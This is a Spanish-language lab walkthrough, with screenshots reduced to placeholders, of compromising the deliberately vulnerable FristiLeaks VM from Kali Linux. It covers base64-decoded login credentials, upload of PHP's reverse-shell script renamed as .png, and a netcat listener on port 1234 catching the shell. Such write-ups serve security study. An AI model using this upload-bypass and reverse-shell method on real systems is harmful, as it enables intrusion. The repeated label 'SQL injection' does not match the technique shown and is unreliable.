

Ilustración 29 SQL Injection Desde Kali Linux a Fristileaks paso 29

Después de no tener resultado con ninguna de las rutas anteriores, se realizó la navegación a la ruta 192.168.10.11/firti y este mostro la ventana o la pagina de inicio de sesión de la página de FristiLeaks.



Ilustración 30 SQL Injection Desde Kali Linux a Fristileaks paso 30

Se realizo la inspección del código fuente de esta página.



Ilustración 31 SQL Injection Desde Kali Linux a Fristileaks paso 31

Y esta inspección moestra datos importantes como ek siguiente, que puede ser el usuario para iniciar sesión.

Ilustración 32 SQL Injection Desde Kali Linux a Fristileaks paso 32

Y tambien esta informacion que decia que habia una imagen png en base64, lo cual fue muy interate saber.

Ilustración 33 SQL Injection Desde Kali Linux a Fristileaks paso 33

También estaba esta parte del código que podía ser un código en base64.

Ilustración 34 SQL Injection Desde Kali Linux a Fristileaks paso 34

Se utilizo una página en internet para saber que era ese código.

Ilustración 35 SQL Injection Desde Kali Linux a Fristileaks paso 35

Y al ingresar el código este mostro que era una extensión en PNG.



Ilustración 36 SQL Injection Desde Kali Linux a Fristileaks paso 36

Para saber que imagen era, se utilizó una nueva página de internet y se ingresó el código nuevamente y este mostro la siguiente imagen, el cual podría ser la contraseña de inicio de sesión.



Ilustración 37 SQL Injection Desde Kali Linux a Fristileaks paso 37

Después de conocer cuál podría ser el usuario y contraseña de inicio de sesión, se ingresó nuevamente a la pagina de inicio de sesión de Fristileaks y se ingresó en el campo usuario eezeepz y en el campo contraseña keKkeKKeKKeKkEkkEk.

Ilustración 38 SQL Injection Desde Kali Linux a Fristileaks paso 38

Y cuando se dio clic en el botón login, mostro la siguiente ventana que mostro que el inicio de sesión fue exitoso. Además del mensaje, esa ventana muestro un link y se dio clic en él.



Ilustración 39 SQL Injection Desde Kali Linux a Fristileaks paso 39

Cuando se dio clic en ese link, este automáticamente mostro una ventana donde se debía subir una imagen.



Ilustración 40 SQL Injection Desde Kali Linux a Fristileaks paso 40

Se cargo una imagen a esta ventana en formato png.



Ilustración 41 SQL Injection Desde Kali Linux a Fristileaks paso 41

Así como se muestra en la siguiente imagen y cunado se subió la imagen, se dio clic en el botón Uplpad Image.



Ilustración 42 SQL Injection Desde Kali Linux a Fristileaks paso 42

Y cuando de dio clic en el botón anterior, muestra la siguiente ruta.



Ilustración 43 SQL Injection Desde Kali Linux a Fristileaks paso 43

Se navega a esa dirección desde el navegador de Kali.



Ilustración 44 SQL Injection Desde Kali Linux a Fristileaks paso 44

Y ingresar a ese link, mostro la siguiente ventana.



Ilustración 45 SQL Injection Desde Kali Linux a Fristileaks paso 45

Después de no tener acceso a través de la imagen que se había subido. Se probo subiendo un archivo en extensión text.

Primero se elegio el archivo.



Ilustración 46 SQL Injection Desde Kali Linux a Fristileaks paso 46

Después, se dio clic en el botón Upload Image.



Ilustración 47 SQL Injection Desde Kali Linux a Fristileaks paso 47

Pero no al clic en el botón, este mostro el siguiente mensaje que dice que solo se acepta archivos en extensión png, jpg y gif.



Ilustración 48 SQL Injection Desde Kali Linux a Fristileaks paso 48

Al conocer esta información, se utilizó un archivo con extensión php para realizar SQL injection desde Kali a Fristileaks, pero como la página que se va a atacar solo acepta archivo en extensión png, jpg y git, ese archivo se va a modificar y el nombre se pondrá en extensión png.

Para la configuración del arhcivo, primero se ingresó al modo super usuario de Kali y se accedió a la ruta /usr/share/webshells con el comando cd.

Luego se listaron las acrpetas que tenía esa carpeta con el comando ls. Después se accede a la carpeta php con el comando cd y con el comando ls se listan los archivos de esa carpeta.



Ilustración 49 SQL Injection Desde Kali Linux a Fristileaks paso 49

Y el archivo que se utilizo es el que tenía como nombre php-reverse-shell.php.



Ilustración 50 SQL Injection Desde Kali Linux a Fristileaks paso 50

Después, se pegó el archivo antes mencionado al escritorio de Kali Linux con el comando cp php-reverse-shell.php y la ruta del escritorio, la cual era /home/franklin/Escritorio. Además, se accedió a la carpeta Escritorio con el comando cd y la ruta del escritorio.



Ilustración 51 SQL Injection Desde Kali Linux a Fristileaks paso 51

Luego con el comando ls se listo el archivo copiado y además con el comando cp y el nombre del archivo se copió este mismo archivo pero con un nombre diferente y en formato .png y por ultimo con el comando ls se listaron los archivo que tenía la carpeta escritorio.



Ilustración 52 SQL Injection Desde Kali Linux a Fristileaks paso 52

Una vez copiado el archivo y con el formato que se necesitaba, se modificó ese archivo con el comando nano y el nombre del archivo.



Ilustración 53 SQL Injection Desde Kali Linux a Fristileaks paso 53

Y allí dentro del archivo se modifica la variable IP, allí se puso la IP de Kali Linux.



Ilustración 54 SQL Injection Desde Kali Linux a Fristileaks paso 54

Cuando se terminó de configurar el archivo, se seleccionó el archivo en formato .png.



Ilustración 55 SQL Injection Desde Kali Linux a Fristileaks paso 55

Así como se ve en la siguiente imagen. Y se dio clic en el botón Upload Imagen.



Ilustración 56 SQL Injection Desde Kali Linux a Fristileaks paso 56

Al dar clic en el botón anterior, muestra una ruta.



Ilustración 57 SQL Injection Desde Kali Linux a Fristileaks paso 57

Se accedió a esta ruta.



Ilustración 58 SQL Injection Desde Kali Linux a Fristileaks paso 58

Y este mostro el mismo mensaje que con la imagen, es decir ¡no!



Ilustración 59 SQL Injection Desde Kali Linux a Fristileaks paso 59

Pero desde Kali Linux se utilizó el comando nc -lvp y el puerto que tenía el archivo que se configuro anteriormente, este puerto era 1234 y se ejecutó el comando.

Este comando se utiliza para escuchar todo lo que está traficando por ese puerto.



Ilustración 60 SQL Injection Desde Kali Linux a Fristileaks paso 60

Luego se accedió al archivo pero a través del navegador junto con la ruta que mostraba el mensaje de ¡no!.



Ilustración 61 SQL Injection Desde Kali Linux a Fristileaks paso 61

Al navegar a este archivo la ventana del navegador se quedó cargando.



Ilustración 62 SQL Injection Desde Kali Linux a Fristileaks paso 62

Pero cuando se ingresó a Kali Linux, se observó por medio comando nc -lvp y el puerto 1234, se había accedido al sistema de Fristileaks a través de SQL injection.



Ilustración 63 SQL Injection Desde Kali Linux a Fristileaks paso 63

Una vez dentro se ejecutó el comando ifconfig para observar la dirección IP de la maquina y esta muestra la IP 192.168.10.11 que efectivamente era la misma IP que se observó al configurar la red NAT de Fristileaks.



Ilustración 64 SQL Injection Desde Kali Linux a Fristileaks paso 64

